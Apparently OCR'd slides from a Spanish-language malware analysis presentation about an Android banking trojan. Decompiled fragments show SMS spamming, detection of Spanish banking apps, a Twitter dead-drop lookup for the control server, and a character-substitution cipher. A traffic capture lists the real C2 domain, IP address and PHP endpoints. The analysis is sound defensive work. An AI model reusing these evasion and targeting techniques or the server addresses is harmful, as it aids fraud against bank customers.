
```
if (this.f509a.mo264e(this, "spamSMS").equals("start")) {
    if (!this.f509a.mo245a((Context) this, rQTnkudoW.class)) {
        StringBuilder stringBuilder;
        C0040b c0040b;
        StringBuilder stringBuilder2;
        if (this.f510b.length() > 3) {
            StringBuilder stringBuilder3 = new StringBuilder();
            stringBuilder3.append("sendsms");
            stringBuilder3.append(this.f510b);
            this.f510b = stringBuilder3.toString();
        }
        if (this.f509a.mo264e(this, "indexSMSSPAM").contains("|||||")) {
            this.f509a.mo263d(this, "spamSMS", "");
            stringBuilder = new StringBuilder();
            stringBuilder.append("p");
            c0040b = this.f509a;
            stringBuilder2 = new StringBuilder();
            stringBuilder2.append(this.f509a.mo277q(this));
            stringBuilder2.append("|Ended balance, SMS spam stopped!|");
            stringBuilder.append(c0040b.mo254c(stringBuilder2.toString()));
            this.f509a.mo247b(this, "4", stringBuilder.toString());
```

¿Entidades bancarias afectadas?


```
if (applicationInfo.packageName.equals("com.kutxabank.android")) {
    stringBuilder2 = new StringBuilder();
    stringBuilder2.append(str);
    stringBuilder2.append("com.kutxabank.android,");
    str = stringBuilder2.toString();
}
if (applicationInfo.packageName.equals("com.rsi")) {
    stringBuilder2 = new StringBuilder();
    stringBuilder2.append(str);
    stringBuilder2.append("com.rsi,");
    str = stringBuilder2.toString();
}
if (applicationInfo.packageName.equals("com.tecnocom.cajalaboral")) {
    stringBuilder2 = new StringBuilder();
    stringBuilder2.append(str);
    stringBuilder2.append("com.tecnocom.cajalaboral,");
    str = stringBuilder2.toString();
}
if (applicationInfo.packageName.equals("es.bancopopular.nbmpopular")) {
    stringBuilder2.append(str);
    stringBuilder2.append("es.bancopopular.nbmpopular,");
    str = stringBuilder2.toString();
}
if (applicationInfo.packageName.equals("es.evobanco.bancamovil")) {
    stringBuilder2 = new StringBuilder();
    stringBuilder2.append(str);
    stringBuilder2.append("es.evobanco.bancamovil,");
    str = stringBuilder2.toString();
}
if (applicationInfo.packageName.equals("es.lacaixa.mobile.android.newwapicon")) {
    stringBuilder2 = new StringBuilder();
    stringBuilder2.append(str);
    stringBuilder2.append("es.lacaixa.mobile.android.newwapicon,");
    str = stringBuilder2.toString();
}
```

¿Por qué una cuenta de Twitter?

https://twitter[.]com/onrcanozcan



Copia de seguridad del panel de control del malware.

=

Obtiene mensaje de Twitter

```
this.f379a = (HttpURLConnection) new URL("https://twitter.com/onrcanozcan ").openConnection();
this.f379a.setRequestMethod("GET");
this.f379a.connect();
InputStream inputStream = this.f379a.getInputStream();
StringBuffer stringBuffer = new StringBuffer();
this.f380b = new BufferedReader(new InputStreamReader(inputStream));
while (true) {
    String readLine = this.f380b.readLine();
    if (readLine == null) {
        break;
    }
    stringBuffer.append(readLine);
```

Filtra contenido del mensaje

```
this.f381c = C0040b.this.mo238a(this.f381c, "苏尔的开始", "苏尔苏尔完");
```


Conversión de los caracteres chinos

```
public static final String[] f400s = new String[]{"Q", "W", "E", "R", "T", "Y", "U", "I", "O", "P", "A",
 "S", "D", "F", "G", "H", "J", "K", "L", "Z", "X", "C", "V", "B", "N", "M", "q", "w", "e", "r", "y", "u", "i",
  "o", "p", "a", "s", "d", "f", "g", "h", "j", "k", "l", "z", "x", "c", "v", "b", "n", "m", "=", "0", "1", "2",
   "3", "4", "5", "6", "7", "8", "9"};
public static final String[] f401t = new String[]{"需", "要", "意", "在", "中", "并", "没", "有", "个", "最",
 "念", "小", "语", "拼", "亡", "及", "注", "鲜", "新", "死", "之", "类", "何", "努", "比", "拉", "丁", "化", "体",
  "系", "都", "只", "斯", "一", "套", "用", "恶", "件", "某", "标", "音", "的", "符", "号", "而", "不", "是", "字",
   "母", "寞", "裹", "肉", "你", "码", "尿", "引", "脚", "吸", "员", "会", "言", "药"};
```

Desofuscar cadena

https://kcgygruggyusgfugrshvuujununsxs[.]com

¿Está operativo el panel de control?




¿YA ESTÁ?


Nuevo panel de control

https://twitter[.]com/onrcanozcan

Análisis de tráfico



Host	Method	URL	Status	IP	
https://kcgygruggyusgfugrshvuujununsxs.com	POST	/o1o/a16.php		unkn	
https://twitter.com	GET	/onrcanozcanÂ	302	104.2	
https://mobile.twitter.com	GET	/onrcanozcan	200	104.2	
https://twitter.com	GET	/onrcanozcanÂ	302	104.2	
https://mobile.twitter.com	GET	/onrcanozcan	200	104.2	
http://tom-cat-king.website	POST	/o1o/a16.php	200	35.24	
http://tom-cat-king.website	POST	/o1o/a11.php	200	35.24	
http://tom-cat-king.website	POST	/o1o/a14.php	200	35.24	
http://tom-cat-king.website	POST	/o1o/a4.php	200	35.24	
http://tom-cat-king.website	POST	/o1o/a8.php	200	35.246.193.111	8080
http://tom-cat-king.website	POST	/o1o/a9.php	200	35.246.193.111	8080
http://tom-cat-king.website	POST	/o1o/a9.php	200	35.246.193.111	8080
http://tom-cat-king.website	POST	/o1o/a9.php	200	35.246.193.111	8080
http://tom-cat-king.website	POST	/o1o/a9.php	200	35.246.193.111	8080
http://tom-cat-king.website	POST	/o1o/a4.php	200	35.246.193.111	8080
http://tom-cat-king.website	POST	/o1o/a5.php	200	35.246.193.111	8080
http://tom-cat-king.website	POST	/o1o/a4.php	200	35.246.193.111	8080
http://tom-cat-king.website	POST	/o1o/a4.php	200	35.246.193.111	8080
http://tom-cat-king.website	POST	/o1o/a4.php	200	35.246.193.111	8080
http://tom-cat-king.website	POST	/o1o/a4.php	200	35.246.193.111	8080
http://tom-cat-king.website	POST	/o1o/a4.php	200	35.246.193.111	8080



Servidor del malware

Index of /o1o

Name	Last modified	Size	Description
Parent Directory		-	
a1.php	2018-09-30 12:48	2.5K	
a2.php	2018-12-03 01:12	1.8K	
a3.php	2018-12-03 01:13	1.9K	
a4.php	2018-12-03 01:14	4.3K	
a5.php	2018-11-18 03:20	2.3K	
a6.php	2018-12-03 14:47	3.2K	
a7.php	2018-06-25 19:38	1.6K	
a8.php	2018-06-25 19:38	3.2K	
a9.php	2018-06-25 19:38	7.0K	
a10.php	2018-09-29 15:03	27K	
a11.php	2018-06-25 19:38	58K	
a12.php	2018-09-29 15:05	734	
a13.php	2018-09-30 12:53	840	
a14.php	2019-01-08 17:36	1.6M	
a15.php	2018-06-25 19:39	1.6K	
a16.php	2017-09-14 11:26	38	
config.php	2019-01-08 17:35	194	
crypt.php	2018-02-08 02:06	1.2K	
getid.php	2018-11-08 19:37	528	
webSocket.php	2018-02-20 09:28	4.9K	

Apache/2.4.25 (Debian) Server at tom-cat-king.website Port 80

http://tom-cat-king[.]website

¿PREGUNTAS?